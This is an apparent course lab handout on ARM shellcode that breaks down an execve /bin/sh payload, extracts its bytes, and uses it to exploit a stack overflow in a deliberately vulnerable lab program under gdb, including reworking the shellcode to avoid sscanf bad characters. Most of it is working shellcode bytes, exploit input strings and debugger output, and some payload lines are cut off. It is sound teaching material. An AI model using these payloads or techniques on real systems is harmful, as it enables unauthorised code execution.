When developing an exploit, you need to ensure that your input will reach the target code area. In this lab we had to format our input to match what was expected by the process_tlv function. Since this program allows for code to be executed on the stack, we supplied a payload to execute a shell. Using the debugger, we determined the location of our shellcode, giving us an address to redirect to.

Lab 5: Shellcode

Background

Once we gain control of execution, the next step is usually to establish further access. If we deliver custom code, this usually comes in the form of shellcode. If we are attacking a common target in a test environment, it may be sufficient to download and throw shellcode from the internet. However, knowing how it works allows us to have confidence in what we are delivering to a target and allows us to make changes if necessary.

Objectives

- Reviewing and understanding the assembly instructions for sample shellcode
- Assembling object files
- Viewing and dumping object files to verify and abstract shellcode
- Running sample shellcode

Lab Preparation

> **Note**
>
> This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
    - User: `nemo`
    - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
    - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Lab start - Shellcode breakdown

Let's review some sample shellcode. The code snippet below shows a column of memory addresses followed by a column of bytes that make up the instructions, and finally the assembly instructions that the bytes represent.

```
0x11000000      e28f3001        add     r3, pc, #1
0x11000004      e12fff13        bx      r3
0x11000008      4678            mov     r0, pc
0x1100000a      300c            adds    r0, #12
0x1100000c      46c0            nop     (mov r8, r8)
0x1100000e      9001            str     r0, [sp, #4]
0x11000010      1a49            subs    r1, r1, r1
0x11000012      1a92            subs    r2, r2, r2
0x11000014      270b            movs    r7, #11
0x11000016      df01            svc     1
0x11000018      622f            str     r7, [r5, #32]
0x1100001a      6e69            ldr     r1, [r5, #100]
```

```
0x1100001c      732f          strb    r7, [r5, #12]
0x1100001e      0068          lsls    r0, r5, #1
```

These instructions produce shellcode that simply opens a command prompt (/bin/sh). The original file that these instructions were derived from can be found on shell-storm.org, a popular site with lots of samples for various architectures.

http://shell-storm.org/shellcode/files/shellcode-696.php

Since we have already gone over some basic assembly instructions, we have almost everything we need to understand these instructions. The addresses in the listing are arbitrary, but they help provide a more complete picture of the shellcode's functionality. Often you will not know the address where your shellcode will land without some in-depth understanding of your target process.

Let's break these instructions down a few at a time.

```
0x11000000      e28f3001      add     r3, pc, #1
0x11000004      e12fff13      bx      r3
0x11000008      4678          mov     r0, pc
0x1100000a      300c          adds    r0, #12
0x1100000c      46c0          nop     (mov r8, r8)
```

The second column in the output shows the opcodes (bytes) that make up the instructions. These opcodes are not present in the original assembly file, but are shown here as an example and are a result of translating the assembly instructions into machine code.

One of the first things we notice is that the first 2 instructions are 4 bytes in width. This means they are ARM instructions. The `add r3, pc, #1` instruction gets the value of pc and adds 1 to it.

When writing ARM assembly instructions, pc is translated as the address of the second instruction from the current instruction. In this example with the `add r3, pc #1` instruction, pc holds the value 0x11000008.

> **Note**
>
> This step is important because at first we don't know any absolute addresses, by getting the value of pc, we get an absolute address that we can add or subtract offsets from. This makes our shellcode "position independent".

If we add 1 to pc, this address r3 will hold 0x11000009.

When the `bx r3` instruction executes, this will transition the processor into THUMB mode. Recall that adding +1 to a destination indicates the destination will be THUMB instructions.

We also see that the instructions change from 4 byte width to 2 byte which indicates they are THUMB instructions.

The next instruction, `mov r0, pc`, moves pc into r0. Again, pc is the address of the second instruction from the current instruction. This instruction will save the address 0x1100000c into r0.

The `adds r0, #12` instruction adds 12 (0xc) to r0. This will result in the value 0x11000018 being stored in r0. This address points to our "/bin/sh" string. It may not look like an ascii string, because it is being interpreted as instructions, but this will be treated as a string during execution.

The `nop` instruction is not intendend for doing anything useful other than providing alignment.

```
0x1100000e      9001            str     r0, [sp, #4]
```

The next instruction `str r0, [sp, #4]` stores a pointer to "/bin/sh" onto the stack.

```
0x11000010      1a49            subs    r1, r1, r1
0x11000012      1a92            subs    r2, r2, r2
```

The next 2 instructions are used to store a null byte \x00 into r1 and r2. By subtracting a value from itself, we get 0 and that 0 is stored back into the register.

> **Note**
>
> This is a clever workaround so that we don't have to include null bytes in our shellcode. For example, the instruction `mov r1, #0` would contain a null byte. Null bytes can be problematic since they will terminate a string and could cut our shellcode short, depending on how it's read in.

```
0x11000014      270b            movs    r7, #11
0x11000016      df01            svc     1
```

The next 2 instructions are used to make a supervisor call (svc).

The first instruction moves a system call number (11) into r7. This value is used to indicate which system call will be executed when the system transitions into supervisor mode. The system call number for execve is 11. The `svc 1` instruction invokes the transition into supervisor mode.

> **Note**
>
> The system call numbers will vary between architectures. For example, the system call number for execve will be different on 64-bit ARM platforms.

```
0x11000018      622f            str     r7, [r5, #32]
0x1100001a      6e69            ldr     r1, [r5, #100]
0x1100001c      732f            strb    r7, [r5, #12]
0x1100001e      0068            lsls    r0, r5, #1
```

The remaining bytes are translated as instrucions in the snippet above. However, by pointing r0 to the address 0x11000018 as we did earlier, we are telling the system to interpret this as a string when execve is called.

Since this is little endian system, the bytes in the opcodes are reversed. We could write them out like this:

```
2f 62 69 6e 2f 73 68 00
```

We can look these bytes up one at a time using `man ascii` from the command line or do a quick test in python.

```
nemo@mako:~$ python
Python 2.7.18 (default, Aug  4 2020, 11:16:42)
[GCC 9.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "\x2f\x62\x69\x6e\x2f\x73\x68\x00"
/bin/sh
```

By having r0 point to these bytes, the execve supervisor call will recognize the /bin/sh string as the first parameter. This will starts up a shell.

Assembling shellcode

Here we are using the GNU assembler (as) to assemble the .s file and creating an object file. This transforms our typed up assembly instructions into a binary format that the operating system understands. We've done this before, but gcc took care of this for us behind the scenes.

```
as -o shellcode-696.o shellcode-696.s

nemo@mako:~/labs/shellcode/asm$ file shellcode-696.o
shellcode-696.o: ELF 32-bit LSB relocatable, ARM, EABI5 version 1 (SYSV), not stripped
```

We now have a valid object file that Linux can undersand and link with other object files.

Linking shellcode for testing

We can also link our shellcode to test it. We use the -N option to enable writing to the text segment.

```
nemo@mako:~/labs/shellcode/asm$ ld -N shellcode-696.o -o shellcode-696

nemo@mako:~/labs/shellcode/asm$ ./shellcode-696
$
```

Using objdump to dump assembly

The objdump tool can display our assembly instructions in the object (.o) file. This can be useful for verifying that the assembly we wrote in our .s file gets assembled the way we expect it to and to help ensure that we don't have any issues with our alignment.

```
nemo@mako:~/labs/shellcode/asm$ objdump -d ./shellcode-696.o

./shellcode-696.o:     file format elf32-littlearm


Disassembly of section .text:

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   4678        mov r0, pc
   a:   300c        adds    r0, #12
   c:   46c0        nop         ; (mov r8, r8)
   e:   9001        str r0, [sp, #4]
  10:   1a49        subs    r1, r1, r1
  12:   1a92        subs    r2, r2, r2
  14:   270b        movs    r7, #11
  16:   df01        svc 1
  18:   622f        str r7, [r5, #32]
  1a:   6e69        ldr r1, [r5, #100]  ; 0x64
  1c:   732f        strb    r7, [r5, #12]
  1e:   0068        lsls    r0, r5, #1
```

Using objcopy to abstract assembly instructions

We use objcopy to extract the assembly instructions we are interested in and save them to a separate file.

> **Note**
>
> The .o file is an ELF binary and we don't need the whole file structure, just the object code that represents the assembly instructions needed for our shellcode.

```
objcopy -O binary shellcode-696.o shellcode-696.bin
```

Try running the following commands to see the differences between the .o (ELF) file and the resulting binary file. One is a full ELF file and the other is not.

```
nemo@mako:~/labs/shellcode/asm$ file shellcode-696.o
nemo@mako:~/labs/shellcode/asm$ file shellcode-696.bin
```

```
nemo@mako:~/labs/shellcode/asm$ xxd shellcode-696.o
nemo@mako:~/labs/shellcode/asm$ xxd shellcode-696.bin
```

Getting a hexdump of our shellcode

Next, we want to pull out the bytes that make up our shellcode instructions in a format that can be copied and pasted into our exploit.

Hexdump for python

To get this ready for python scripts, we will need a `\x` before every two characters. The `xxd` command allows us to dump a hexadecimal representation of a file in various formats. The tr and sed programs are command line tools that help further refine our output.

```
nemo@mako:~/labs/shellcode/asm$ xxd -ps shellcode-696.bin | tr -d '\n' | sed 's/../\\x&/g'

\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\
```

The output above, starting with `\x01\x30...` can be copied and pasted into python and used as our shellcode.

Note

You can try these commands sequentially using a pipe "|" between them to get a better understanding of how they can be chained together.

- Do a hexdump of the shellcode-696.bin file: `xxd -ps shellcode-696.bin`
- Delete any newline characters: `tr -d \n` delete newlines
- Insert '\x' before every set of 2 characters: `sed 's/../\\x&/g'`

Hexdump for C code

If we are writing shellcode to be plugged into an exploit written in C, we can use the '-i' parameter for xxd to output a char array that is ready to be copied and pasted into C.

```
nemo@mako:~/labs/shellcode/asm$ xxd -i shellcode-696.bin
unsigned char shellcode_bin[] = {
  0x01, 0x30, 0x8f, 0xe2, 0x13, 0xff, 0x2f, 0xe1, 0x78, 0x46, 0x0c, 0x30,
  0xc0, 0x46, 0x01, 0x90, 0x49, 0x1a, 0x92, 0x1a, 0x0b, 0x27, 0x01, 0xdf,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00
};
unsigned int shellcode_bin_len = 32;
```

C program for testing shellcode

In the `~/labs/shellcode/c` folder, there is a C program (execute_shellcode.c) that can be used to test shellcode in the virtual machine. If you are executing the shellcode on a different system, you will have to account for and understand those differences. However, this technique will allow you to test ARM shellcode on your native system.

```
nemo@mako:~/labs/shellcode/c$ cat execute_shellcode.c

#include <stdio.h>
#include <string.h>

// Replace shellcode for testing
unsigned char shellcode[] = {

   PASTE YOUR SHELLCODE BYTES HERE
};


void main(void)
{
    // Print the length of the shellcode to the screen
    fprintf(stdout, "Length: %d\n", strlen(shellcode));

    // Declare shellcode as a function
    void (*shellcode_func)() = (void(*)())shellcode;

    // Call the shellcode function
    shellcode_func();
}
```

Note

Do not overwrite the name of the shellcode[] variable, just paste in the bytes that were generated from xxd.

The `execute_shellcode.c` file can be edited inside of the ssh console using nano or vi.

Note

Since the `/home/nemo/labs` folder in hammerhead is mapped to the `/home/nemo/labs` folder in the mako vm, you can edit the `/home/nemo/labs/shellcode/c/execute_shellcode.c` file using a graphical text editor in hammerhead.

To do this, click on the folder icon in the hammerhead desktop and navigate to labs/shellcode/c. Right click on the execute_shellcode.c file and click "Open with Text Editor". Make your changes here and then save and exit the file. To avoid any synchronization issues, it is best practice to exit the file before accessing it again in the mako vm.

```
nemo@mako:~/labs/shellcode/c$ cat execute_shellcode.c
#include <stdio.h>
#include <string.h>

// Replace shellcode for testing
unsigned char shellcode[] = {
  0x01, 0x30, 0x8f, 0xe2, 0x13, 0xff, 0x2f, 0xe1, 0x78, 0x46, 0x0c, 0x30,
  0xc0, 0x46, 0x01, 0x90, 0x49, 0x1a, 0x92, 0x1a, 0x0b, 0x27, 0x01, 0xdf,
  0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00
};


void main(void)
{
    // Print the length of the shellcode to the screen
    fprintf(stdout, "Length: %d\n", strlen(shellcode));

    // Declare shellcode as a function
    void (*shellcode_func)() = (void(*)())shellcode;

    // Call the shellcode function
    shellcode_func();
}
```

When compiling `execute_shellcode.c`, use the following gcc options.

```
nemo@mako:~/labs/shellcode/c$ gcc -z execstack -fno-stack-protector -o execute_shellcode
execute_shellcode.c
nemo@mako:~/labs/shellcode/c$ ./execute_shellcode
Length: 31
$
```

(Optional) There are some improvements that can be made to the shellcode we used in this lab. See if you can find them and get it to work in the execute_shellcode.c program. (hint below)

The null byte at the very end can be problematic depending on where we insert the shellcode. However, we still need it because it is being used to terminate the "/bin/sh" string. Try to find a way to put a null byte there using shellcode instructions and without creating any null bytes in the actual opcodes.

Summary

In this lab we analyzed some basic shellcode step-by-step and showed how we can assemble '.s' files using GNU assembler (as). Using tools like objdump and objcopy, we showed how we can dump or extract the bytes that make up the shellcode. This is useful for verifying assembly instructions and extracting the bytes needed for our exploit. We also looked at a basic C code test harness that is useful for troubleshooting shellcode on a local system.

Shellcode Challenge

```
The shellcode-696.s shellcode can be updated to make it more efficient. Try to reduce the number of
bytes by at least 4. To do this, you will need to modify the shellcode-696.s file, reassemble it, and
extract the necessary bytes. Then, try to execute your modified shellcode in gdb using the verify_pin
exploit from the stack overflow challenge.

Hint:

- There are a couple of ways to do this
```

Challenge Answer Key

Lab 5a: Bad Characters

Background

Certain bytes can be problematic when the target process parses your exploit. This usually happens because some functions will cut your input buffer short resulting in broken shellcode. Sometimes there is just no getting around the problem, but other times we can make adjustments to our shellcode and avoid these types of issues.

Objectives

- Modifying shellcode to avoid certain bytes (0x0b, 0x0c)
- Assembling custom shellcode and extracting the bytes for use in the exploit

Lab Preparation

Note

This lab will be done in the mako vm.

Accessing the mako vm

- Login to the `hammerhead` virtual machine using the credentials below.
  - User: `nemo`
  - Password: `nemo`
- Next, to get a command prompt, open up the `Terminator` application from the toolbar on the left. It is a small icon with 4 squares.
- While in the terminator window console, navigate to the `~/qemu/mako` folder.
- Use the command `sudo start_mako.sh` to start the mako virtual machine.
  - When prompted, use the password: `nemo`

```
nemo@hammerhead:~$ cd qemu/mako
```

```
nemo@hammerhead:~/qemu/mako$ sudo ./start_mako.sh
[sudo] password for nemo:
```

- There will be a lot of activity on the screen after issuing this command. You should see what looks like a normal linux startup ending with a login prompt.

```
...
[  OK  ] Started System Logging Service.
[  OK  ] Finished Discard unused bl…n filesystems from /etc/fstab.
[  OK  ] Finished Availability of block devices.

Ubuntu 20.04.2 LTS mako ttyAMA0

mako login:
```

- The best way to connect to the mako vm is through ssh. Open a new terminal session tab by right clicking in the Terminator window and click `Open Tab` or you can use the shortcut keys: `ctrl + shift + t`. You should be able to switch between tabs by clicking the names at the top of the Terminator window.
- Next, ssh to the mako vm.
- Use the credentials `nemo/nemo` to login via ssh.

```
nemo@hammerhead:~/qemu/mako$ ssh mako
nemo@192.168.2.10's password:
Last login: Mon Mar  8 14:55:30 2021
nemo@mako:~$
```

If you get to this prompt you have successfully logged into the ARM (emulated) virtual machine. You are now ready to start the lab.

Review source code

Let's start by changing into the ~/labs/tlv folder.

```
nemo@mako:~$ cd labs
nemo@mako:~/labs$ cd tlv
nemo@mako:~/labs/tlv$
```

We will be attacking the tlv program, targeting case 0x64 in the process_tlv function. This function has an unsafe implementation of sscanf.

```
nemo@mako:~/labs/tlv$ cat src/tlv.c

...

void process_tlv(unsigned char type, unsigned char len, unsigned char *value) {
```

```
    unsigned char buf[100];
    char *c1;
    char *c2;

    printf("[+] Processing 0x%x type\n", type);

    switch (type) {
        case 0x66:
            printf("[-] Performing strcpy\n");
            strcpy(buf, (value+2));
            printf("Value: %s\n", buf);
            return;
        case 0x65:
            printf("[-] Performing memcpy\n");
            memcpy(buf, value+2, len);
            buf[len] = '\00';
            printf("Value: %s\n", buf);
            return;
        case 0x64:
            printf("[-] Performing sscanf\n");
            sscanf(value, "%c%c%s", &c1, &c2, buf);
            return;
        default:
            printf("Invalid type. Try again.\n");
            return;
    }
}
```

The function prototype for sscanf is:

```
int sscanf(const char *str, const char *format, ...);
```

This function takes input, parses it based on a format string and copies it into the specified output variables.

> **Note**
>
> For more information on sscanf, run `man sscanf` from the command line.

In the function above, we see the following:

```
sscanf(value, "%c%c%s", &c1, &c2, buf);
```

This means sscanf will take in the value variable as input, and parse it based on the format string "%c%c%s".

- Based on this format string, sscanf will take the first %c, (1 byte char) and copy into c1.
- It then takes the next char and copies it into c2, following the pattern of the format string.
- After this, sscanf reads in the rest of the value variable as a string and copies that into the buf variable.

The buf variable in the process_tlv function is a char array and only holds 100 bytes of data. Therefore, if we can get sscanf to parse a string longer than 100 bytes and copy it into buf, we can overflow the char array.

```
unsigned char buf[100];
```

A problem arises when we try to use the shellcode that we used in the previous exploits. This is because the sscanf function will process certain ASCII characters in a way that will disrupt parsing the full string into the buf variable.

If you run `man ascii` from a command shell, you can see a listing of ASCII characters used by C and if you look at the beginning of the table, you see some of the characters that sscanf will recognize and break up the copy.

```
Oct   Dec   Hex   Char                        Oct   Dec   Hex   Char
────────────────────────────────────────────────────────────────────────
000   0     00    NUL '\0' (null character)   100   64    40    @
001   1     01    SOH (start of heading)      101   65    41    A
002   2     02    STX (start of text)         102   66    42    B
003   3     03    ETX (end of text)           103   67    43    C
004   4     04    EOT (end of transmission)   104   68    44    D
005   5     05    ENQ (enquiry)               105   69    45    E
006   6     06    ACK (acknowledge)           106   70    46    F
007   7     07    BEL '\a' (bell)             107   71    47    G
010   8     08    BS  '\b' (backspace)        110   72    48    H
011   9     09    HT  '\t' (horizontal tab)   111   73    49    I
012   10    0A    LF  '\n' (new line)         112   74    4A    J
013   11    0B    VT  '\v' (vertical tab)     113   75    4B    K
014   12    0C    FF  '\f' (form feed)        114   76    4C    L
015   13    0D    CR  '\r' (carriage ret)     115   77    4D    M
016   14    0E    SO  (shift out)             116   78    4E    N
017   15    0F    SI  (shift in)              117   79    4F    O

...
```

The sscanf function has more "bad characters" than just the null (0x00) byte that will cut our shellcode short. Unlike the strcpy function, sscanf will also cut our string short with characters that represent a vertical tab (0x0b) or a form feed (0xc).

> **Note**
>
> There may be other bad characters that affect sscanf, but the 0x0b and 0x0c characters are present in shellcode that we have used previously in class.

Problematic shellcode

Shellcode that works fine in a previous lab, will be problematic with sscanf since it contains bad characters. For example, use objdump to take a look at the shellcode-696.o file in the `~/labs/shellcode/asm/badchars` folder.

```
nemo@mako:~$ cd ~/labs/shellcode/asm/badchar/

nemo@mako:~/labs/shellcode/asm/badchar$ objdump -d ./shellcode-696.o

...

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   4678        mov r0, pc
   a:   300c        adds    r0, #12
   c:   46c0        nop         ; (mov r8, r8)
   e:   9001        str r0, [sp, #4]
  10:   1a49        subs    r1, r1, r1
  12:   1a92        subs    r2, r2, r2
  14:   270b        movs    r7, #11
  16:   df01        svc 1
  18:   622f        str r7, [r5, #32]
  1a:   6e69        ldr r1, [r5, #100]  ; 0x64
  1c:   732f        strb    r7, [r5, #12]
  1e:   0068        lsls    r0, r5, #1
```

We see that when we add 12 (0x0c) bytes to r0, we have a 0x0c in that instruction.

```
300c    adds    r0, #12
```

Also, when we move 11 into r7, just prior to `svc 1`, there is a 0x0b in that instruction.

```
270b    movs    r7, #11
```

We can also see this if we look at the bytes that make up this shellcode.

```
nemo@mako:~/labs/shellcode/asm/badchar$ objcopy -O binary shellcode-696.o shellcode-696.bin

nemo@mako:~/labs/shellcode/asm/badchar$ xxd -ps shellcode-696.bin | tr -d '\n' | sed 's/../\\x&/g'
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62\
```

Let's take a look back at the process_tlv function in tlv.c.

```
void process_tlv(unsigned char type, unsigned char len, unsigned char *value) {


        unsigned char buf[100];
        char *c1;
        char *c2;

        printf("[+] Processing 0x%x type\n", type);

        switch (type) {
                case 0x66:
```

```
                printf("[-] Performing strcpy\n");
                strcpy(buf, (value+2));
                printf("Value: %s\n", buf);
                return;
        case 0x65:
                printf("[-] Performing memcpy\n");
                memcpy(buf, value+2, len);
                buf[len] = '\00';
                printf("Value: %s\n", buf);
                return;
        case 0x64:
                printf("[-] Performing sscanf\n");
                sscanf(value, "%c%c%s", &c1, &c2, buf);
                return;
        default:
                printf("Invalid type. Try again.\n");
                return;
        }
}
```

If we use the shellcode above to attack case 0x65, it will work since it is a memcpy. Let's verify this in gdb by trying to exploit the `tlv_dynamic` program. Use the following input and notice that we are using \x65 as the first byte.

> **Note**
>
> See the tlv lab for more information regarding how we reach the different cases in this function.

```
run $(python2 -c 'print "\x65\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
```

In the input above, 0xbefff418 is the address of our shellcode on the stack. Since ASLR is off, this address will be the same every time the process is ran in gdb. If you run this program outside of gdb, the stack is aligned differently and this address will need to be adjusted.

> **Warning**
>
> When running the example below, hit ctl-c, and then c to coninue if gdb seems to freeze up.

```
nemo@mako:~$ cd ~/labs/tlv
nemo@mako:~/labs/tlv$

nemo@mako:~/labs/tlv$ gdb tlv_dynamic
...
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from tlv_dynamic...
(No debugging symbols found in tlv_dynamic)
```

```
(gdb) run $(python2 -c 'print "\x65\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
Starting program: /home/nemo/labs/tlv/tlv_dynamic $(python2 -c 'print "\x65\xff" + "A"*104 +
"\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
^C
Program received signal SIGINT, Interrupt.
0xb6fd81dc in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
[+] Processing 0x65 type
[-] Performing memcpy
Value:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA�
�xF

0�F�I���

'�/bin/sh
process 1550 is executing new program: /usr/bin/dash
^C
Program received signal SIGINT, Interrupt.
0xb6fe12fa in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
$
```

We successfully get a shell when attacking case 0x65, since it uses memcpy.

> **Note**
>
> Notice that there is also a null byte that has been dropped from the end in the shellcode above. This is fine since a null byte will be inserted at the end of the string as it is read in from the command line (or in our case, when using gdb's run command).
>
> However, we would have to improve this shellcode to take care of that null byte if we cannot place this at the end of the input buffer.

Observe bad character in sscanf

Let's adjust our input so that we reach case 0x64 and test sscanf. This is the code we want to reach.

```
        case 0x64:
                printf("[-] Performing sscanf\n");
                sscanf(value, "%c%c%s", &c1, &c2, buf);
                return;
```

The first byte will determine which case we reach, so the first byte in our input has to 0x65. So we will change that from the shellcode we used above, other than that the input stays the same. Based on the format string, 2 characters will be read into c1 and c2, but this will not effect the alignment of our overflow.

Let's try it. The only thing we are changing from the input above is changing the first byte from 0x65 to 0x64.

```
run $(python2 -c 'print "\x64\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
```

Exit out of any previous gdb session and start it up again with tlv_dynamic.

```
nemo@mako:~/labs/tlv$ gdb tlv_dynamic
...
(gdb) run $(python2 -c 'print "\x64\xff" + "A"*104 + "\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/nemo/labs/tlv/tlv_dynamic $(python2 -c 'print "\x64\xff" + "A"*104 +
"\x18\xf4\xff\xbe" +
"\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x0c\x30\xc0\x46\x01\x90\x49\x1a\x92\x1a\x0b\x27\x01\xdf\x2f\x62
^C
Program received signal SIGINT, Interrupt.
0xb6fd81e4 in ?? () from /lib/ld-linux-armhf.so.3
(gdb) c
Continuing.
[+] Processing 0x64 type
[-] Performing sscanf

Program received signal SIGSEGV, Segmentation fault.
0xbeffe7fc in ?? ()
(gdb)
```

Something went wrong. This is due to sscanf, cutting our shellcode short when sscanf reads the bytes into the buf variable.

Eliminating bad characters in shellcode

✓ **Try it.**

Without looking ahead, try to think of another way to write our shellcode without using the bad characters. Update the shellcode file, assemble it, extract the bytes and write a new exploit for tlv that targets the vulnerable sscanf implementation.

Test your new shellcode by attacking the 0x64 case in tlv_dynamic in gdb.

As an alternative to the shellcode used in the previous examples, the following shellcode does not contain characters that will be problematic for sscanf.

```
nemo@mako:~/labs/shellcode/asm/badchar/solution$ cat shellcode-bad_0xb-0xc.s
...

_start:
```

```
    add r3, pc, #1
    bx  r3

    .code 16
    mov r0, pc
    add r0, #16     // modified to eliminate using 0xc (#12)
    nop         // added more bytes due to additional thumb instruction
    str r0, [sp, #4]
    sub r1, r1, r1
    strb    r1, [r0, #7]
    sub r2, r2, r2
    mov r7, #6      // modified to eliminate using 0xb (#11)
    add r7, #5
    svc 1
    str r7, [r5, #32]
    ldr r1, [r5, #100]
    strb    r7, [r5, #12]
    lsl r0, r5, #1
```

By making some minor changes in the assembly, we affected the opcodes so that they do not contain the characters 0x0b and 0x0c. Before we review the changes, let's take a look at the object code using objdump.

```
nemo@mako:~/labs/shellcode/asm/badchar/solution$ as -o shellcode-bad_0xb-0xc.o shellcode-bad_0xb-0xc.s

nemo@mako:~/labs/shellcode/asm/badchar/solution$ objdump -d ./shellcode-bad_0xb-0xc.o

./shellcode-bad_0xb-0xc.o:     file format elf32-littlearm

00000000 <_start>:
   0:   e28f3001    add r3, pc, #1
   4:   e12fff13    bx  r3
   8:   4678        mov r0, pc
   a:   3010        adds    r0, #16
   c:   46c0        nop         ; (mov r8, r8)
   e:   9001        str r0, [sp, #4]
  10:   1a49        subs    r1, r1, r1
  12:   71c1        strb    r1, [r0, #7]
  14:   1a92        subs    r2, r2, r2
  16:   2706        movs    r7, #6
  18:   3705        adds    r7, #5
  1a:   df01        svc 1
  1c:   622f        str r7, [r5, #32]
  1e:   6e69        ldr r1, [r5, #100]  ; 0x64
  20:   732f        strb    r7, [r5, #12]
  22:   0068        lsls    r0, r5, #1
```

We don't see any 0x0c or 0x0b bytes in the second column. Good, there should be no more bad characters for sscanf to trip up on.

Changes in shellcode

Let's take a look at the changes.

Just prior to the `svc 1` instruction, we need to get an 11 (0x0b) into r7. Previously, our shellcode looked like this:

```
  14:   270b            movs    r7, #11
  16:   df01            svc     1
```

It was straighforward, but resulted in a 0x0b in the shellcode which caused sscanf to cut our string short. So we changed it to the following:

```
  16:   2706            movs    r7, #6
  18:   3705            adds    r7, #5
  1a:   df01            svc     1
```

Here we add 6+5 to get 11 stored in r7. This adds another THUMB instruction and adds 2 bytes to the length of our shellcode, however it avoids having the bad character 0x0b in our shellcode.

Previously, we had a 0x0c byte in this instruction.

```
   a:   300c            adds    r0, #12
```

We changed this to:

```
   a:   3010            adds    r0, #16
```

This instruction adds the distance to "/bin/sh" to the value stored in r0. The distance was 12 (0x0c), however, we added an extra instruction to eliminate the 0x0b byte by adding 5 and 6 together as we just discussed. That would make the distance 14. There is also another THUMB instruction that has been added that is between the `adds r0, 16` instruction and "/bin/sh" making the distance 16. That instruction is:

```
  12:   71c1            strb    r1, [r0, #7]
```

This instruction stores a null byte at the end of "/bin/sh". At this point in our shellcode r0 points to the "/bin/sh" string and adding a zero just past that string in our shellcode allows us to inject the shellcode in places other than at the end. This instruction makes our shellcode more versatile so that it doesn't have to be used at the end of the buffer and does not depend on a null byte being inserted at the end. This additional 2 bytes, makes the distance 16 and prevents our add instruction from using 0x0c as the offset which gets translated to a byte in the opcode.

Exploiting in the debugger

Let's try our new shellcode.

```
nemo@mako:~/labs/shellcode/asm/badchar/solution$ xxd -ps shellcode-bad_0xb-0xc.bin | tr -d '\n' | sed
's/../\\x&/g'
\x01\x30\x8f\xe2\x13\xff\x2f\xe1\x78\x46\x10\x30\xc0\x46\x01\x90\x49\x1a\xc1\x71\x92\x1a\x06\x27\x05\x37\
```

No 0x0c's or 0x0b's. We can eliminate the \x00 at the end, since we will be adding the shellcode at the end again and when the input is read in, a null byte will be inserted there anyway.

Exit out of gdb by typing `quit` and start it back up again.

```
nemo@mako:~/labs/tlv$ gdb tlv_dynamic
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "arm-linux-gnueabihf".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from tlv_dynamic...
(No debugging symbols found in tlv_dynamic)
(gdb)
```

Combine the new shellcode with the 0x64 byte, the shellcode address on the stack, and the rest of our buffer.

```
